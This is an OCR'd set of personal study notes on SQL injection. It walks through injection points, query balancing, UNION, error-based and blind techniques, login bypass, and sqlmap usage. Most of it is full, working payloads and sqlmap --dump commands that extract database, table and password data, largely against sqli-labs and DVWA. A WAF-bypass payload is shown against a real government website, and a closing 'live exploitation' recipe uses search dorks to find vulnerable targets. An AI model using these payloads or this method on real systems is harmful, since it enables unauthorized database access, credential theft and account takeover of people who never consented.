
SQL Injection




Background Concept about SQLI

How SQL Injection works

- In order to run malicious SQL queries against a database server, an attacker must first find an input within the web application that is included inside of an SQL query.
- In order for an SQL Injection attack to take place, the vulnerable website needs to directly include user input within an SQL statement. An attacker can then insert a payload that will be included as part of the SQL query and run against the database server.

11 / 11



Injection Point for SQL Injection

- SQL Injection can be GET Based
- SQL Injection can be POST Based
- SQL Injection can be Header Based
- SQL Injection can be Cookie Based

* GET Based SQLi

- the attacker have to attack through urls parameter

example -> any.com/fileme.pro?parameter=value <-- here should the attacker attack.

* POST Based SQLi

- the attacker have to find any html form that may execute any SQLi query

example -> signup form, login form, etc ...

* Header Based

- you have to attack header parameters

examples -> such as: Referrer | User-Agent | Location | Host

* Cookie Based

- you have to find cookie parameter

example -> Cookie: Username=anything;

* injection point for SQL injection:

- in Browser -> url with parameter -> give it \ , if the content site get hide. it is vulnerable. (called Header Based vulnerable)

- see any input or parameter and give it \ , if you get an error. it is vulnerable.

* learn SQLi Query Fixing

- identify sqli vulnerability using \ or " or '
- balance / fix the query

this is better because it will show you what the site is using " or ' or) etc... in here

example: backend happen -> `select id='id' where name='xyz';`

* how to fix

(in frontend) I put this

```
http://192.168.1.103/sqli-labs-master/
Less-1/?id=1'  --+
```

(in backend) this happen in background

```
select id ='1'    --+' where name ='xyz'
{background}
```

Here you can write your code, now the code is balanced / fixed

--+ is used to balance the code.

-- space this used in post based


Use sqli-labs to test fixing and balancing.

Notice: if you give \ but site hide content & no error is showing.
you have to try " , ' , ') , ") , , , all of them one by one & see what will fix

* SQLi Get Based

- Find injection point (parameter..etc)
- identify vulnerability (", ', "), '), ,) use \ to know what they are using.
- Balance the query
- Try to inject SQLi statement there

Less-1



- When order by work but union is not working, there is may be double query sqli
- situation you are getting error but you are not getting output of union sqli statement in that case there may error based sqli or may be double query sqli


So do this:

error based sqli query -> hackbar -> error/double query -> get database.

111 * Blind Boolien Based sqli

- Balance query is necessary
- And 1=1 (True)
- OR 1=1 (True)
- And 1=2 (False)
- OR 1=2 (False)

=> you are using order by and there is no results, then it works with true and false



* you think of blind time based sqli, if you put \ and nothing happened

* Exploitation

- get database list : hackbar -> union -> database -> group_concat
  but firstly select the vulnerable column.
- find tables of specific database: hackbar -> union -> tables -> group_concat
- find columns of specific table: hackbar -> union -> columns -> group_concat
- find data of specific column : hackbar -> union -> data -> group_concat

Error Based Double Query Exploitaion, because order by is working, but union is not showing any results.

what about other database ?

for if want to fetch remaining database

you have to increase first value of first limit

LIMIT+1,1 - challenges

LIMIT+2,1 - dvwa

LIMIT 3,1 - metasploit

tables

default tables
LIMIT+0,1 - guestbook

LIMIT+1,1 - users

LIMIT+2,1 -- you are not getting aything that means there is only two tables

columns for double query based

LIMIT+0,1 - user_id

LIMIT+1,1. --- first_name

LIMIT+2,1)). --- last_name

LIMIT+3,1)). ---- user

LIMIT+4,1)). --- password

LIMIT+5,1)). -- avatar

LIMIT+0,1)). ---- nothing

Using hackbar


Data of these columns

user password


---

* SQLi Post Based

- Find injection point (parameter..etc)
- identify vulnerability (", ', "), '), .) use \ to know what they are using.
- Balance the query
- Try to inject SQLi statement there
- Inject database query.



Remmeber for post Based you need to replace + with space .



defaut username for this lab is Admin

Exploitation of POST Based SQLI

Less-11

inject database query

1. database list

hackbar -> union -> database-> group_concat

```
' union all select (SELECT GROUP_CONCAT(schema_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.SCHEMATA),2 #
```

```
information_schema
challenges
dvwa
metasploit
mysql
owasp10
security
tikiwiki
tikiwiki195
```

2. find table of a database - security

```
' union all select (SELECT GROUP_CONCAT(table_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=0x7365637572697479),2 #
```

```
emails
referers
uagents
users
```

3. find columns of a table - users

hackbar->union->columns->group_concat

```
' union all select (SELECT GROUP_CONCAT(column_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x7573657273),2 #
```

```
user_id
first_name
last_name
user
password
avatar
id
username
password
```

4. data of these columns - user,password

user,"<----->",password

```
' union all select 1,(SELECT GROUP_CONCAT(username,"<----->",password SEPARATOR 0x3c62723e) FROM security.users) #
```

Error Based Double Query Exploitaion Post Method, when union is not working.

```
') AND(SELECT 1 from(SELECT COUNT(*),CONCAT((SELECT (SELECT (SELECT DISTINCT CONCAT(0x7e,0x27,CAST(schema_name AS CHAR),0x27,0x7e) FROM INFORMATION_SCHEMA.SCHEMATA WHERE table_schema!=DATABASE() LIMIT 3,1)) FROM INFORMATION_SCHEMA.TABLES LIMIT 0,1), FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a) AND 1=1 #
```

* Header Based SQLi

- You have to look for Headers parameters to find injection point such as Host, User-Agent, Referrer, Location
- if any application will have to store your headers infos. into their database they may be headers based sqli.
- How they gonna store your header? if you will be loged in an application

Steps:

login into a web page -> intercept request -> Send to repeater -> add \ at the end of value header (result in render Tab)

-> Go -> SQL error -> vulnerable
ok / bad request -> not vulnerable

* Exploitation

- intercept request
- send to intruder
- see if vulnerable → should add \ at the end of value header.
- balance query `' --` , `' AND 1=1` , `' OR SLEEP(10) AND 1=1`


in background this will happen → `Select referer='value' OR SLEEP(10) AND 1=1 --` will be as a comment

* Cookie Based SQLi

- find any parameter and try to execute any SQLi statement

exploitation: steps:

- log into a website
- spider the site &
- burp → search → cookie
- send to repeater
- add \ at the end of cookie header value. → get error
- balance / fix → " your query --
- attack



Sometimes we can not balance / fix query, so we try to assume query working in background & try

assume: Select login='test/test' and 'x'='x' where ....

`' and 'x'='x`

* WAF Bypassing for SQLi

- Web application firewall Bypassing
- WAF filter malicious illegal input
- There is many techniques to bypass WAF (read about it)

remember:

+ See if parameter vulnerable by adding \ to the end.
+ fix/balance the query
+ inject it.
  ↳ Not acceptable ↳ there is a firewall.

---

waf bypassing

earlier i tried , and the Firewall accept it.

' order by 1 --+

when i tried

' union all select 1,2,3,4,5,6,7 --+

i got not acceptable error

either union may be illegal keyword

may be all will be illegal input

select is illegal

illegal word (word)= /*!12345word*/

version of sql database

' /*!12345union*/ all select 1,2,3 --+

http://multan.gov.pk/page.php?data=-2' /*!12345union*/ all select 1,2,database(),4,5,6,7 --+

now exploit this
all database list

hackbar->union->database->group_concat
on any reflect no

(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA)

' /*!12345union*/ all select 1,2,(SELECT+/*!12345GROUP_CONCAT*/(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA),4,5,6,7 --+

Authentication Bypassing

- The error message includes the SQL query used by the login function. We can use this information to construct an injection attack to bypass authentication. The first account in a database is often an administrative user, we can exploit this behavior to log in as the first user in the database.

Authentication Bypasing through SQLI

lets assuem background of login page

select username ='value1'&password='value2' where someother part of query

value1 = ' OR 1=1 --

select username ='' OR 1=1 -- '&password='value2' where someother part of query

value1= 1' OR '1'='1

select username ='1' OR '1'='1 '&password='value2' where someother part of query

Less-11

SQLmap

SQLMAP GET Based

```
python sqlmap.py -u "http://192.168.0.103/sqli-labs-master/Less-1/?id=1*" --batch --banner
```

identifier
attack until until to depth

1. database list

```
--dbs
```

example

```
python sqlmap.py -u "http://192.168.0.103/sqli-labs-master/Less-1/?id=1*" --batch --banner --dbs
```

2. find tables of a database - dvwa

```
-D DBNAME --tables
```

example

```
python sqlmap.py -u "http://192.168.0.103/sqli-labs-master/Less-1/?id=1*" --batch --banner -D dvwa --tables
```

3. columns of any table - users

```
-D DBNAME -T TBNAME --columns
```

example :

```
python sqlmap.py -u "http://192.168.0.103/sqli-labs-master/Less-1/?id=1*" --batch --banner -D dvwa -T users --columns
```

4. data of these columns - user,first_name,password

```
-D DBNAME -T TBNAME -C col1,col2,col3 --dump
```

example :

```
python sqlmap.py -u "http://192.168.0.103/sqli-labs-master/Less-1/?id=1*" --batch --banner -D dvwa -T users -C user,first_name,password --dump
```

Live explotation:

1. Search for parameter
   - Burpsuit
   - google -> site:any.com .php?=
2. test the parameter to see if they are vulnerable or not. (\ , " , ')
3. balance the query or use Sqlmap automatically